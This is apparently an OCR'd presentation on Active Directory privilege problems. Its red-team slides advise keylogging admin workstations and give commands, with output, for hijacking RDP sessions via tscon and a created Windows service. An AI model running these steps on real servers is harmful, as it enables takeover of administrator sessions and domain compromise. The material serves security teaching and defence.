
- GPO permissions
- AD Permissions
- Improper group nesting
- Over-permissioned accounts
- Service account access
- Kerberos Delegation
- Password Vaults
- Backup Process

In the Real World, Rights are Everywhere


- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- “Temporary” admin group assignments often become permanent.


Accidental Privilege Escalation






Accidental Privilege Escalation







Red Team Perspective

Securing AD Counterpoint

- AD is only as secure as the AD admin accounts.
- Domain Admin accounts are everywhere!
  - DAs logon to Exchange, SCCM, servers, and workstations.
  - Service Accounts in DA are often used on domain computers.
  - Authenticated security scans can leave privileged creds behind
- Account right is combination of:
  - Group Membership (AD & local computer)
  - Delegated OU & GPO permissions
- Compromise the right account or computer to 0wn AD

Jump (Admin) Servers

- If Admins are **not** using Admin workstations, keylog for creds on admin's workstation.
- Discover all potential remoting services.
  - RDP (2FA?)
  - WMI
  - WinRM/PowerShell Remoting
  - PSExec
  - NamedPipe
- Compromise a Jump Server, 0wn the domain!

Hijacking the Admin/Jump Server

- Get Admin on the server
- Get SYSTEM
- Run tscon.exe as SYSTEM

”if you run tscon.exe as the SYSTEM user, ***you can connect to any session without a password”***

https://medium.com/@networksecurity/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6

www.korznikov.com/2017/03/0-day-or-feature-privilege-escalation.html

Another method is to create a service that will connect selected session to ours.

1. Get all sessions information:

```
C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator                             1  Disc            1  3/12/2017 3:07 PM
>localadmin            rdp-tcp#55         2  Active          .  3/12/2017 3:10 PM

C:\Windows\system32>
```


2. Create service which will hijack user's session:

```
C:\Windows\system32>sc create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"
[SC] CreateService SUCCESS
```

3. Start service:


```
net setart sesshijack
```

Right after that your session will be replaced with target session.




Alexander Korznikov demonstrates using Sticky Keys and tscon to access an administrator RDP session — without even logging into the server.

https://medium.com/@networksecurity/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6

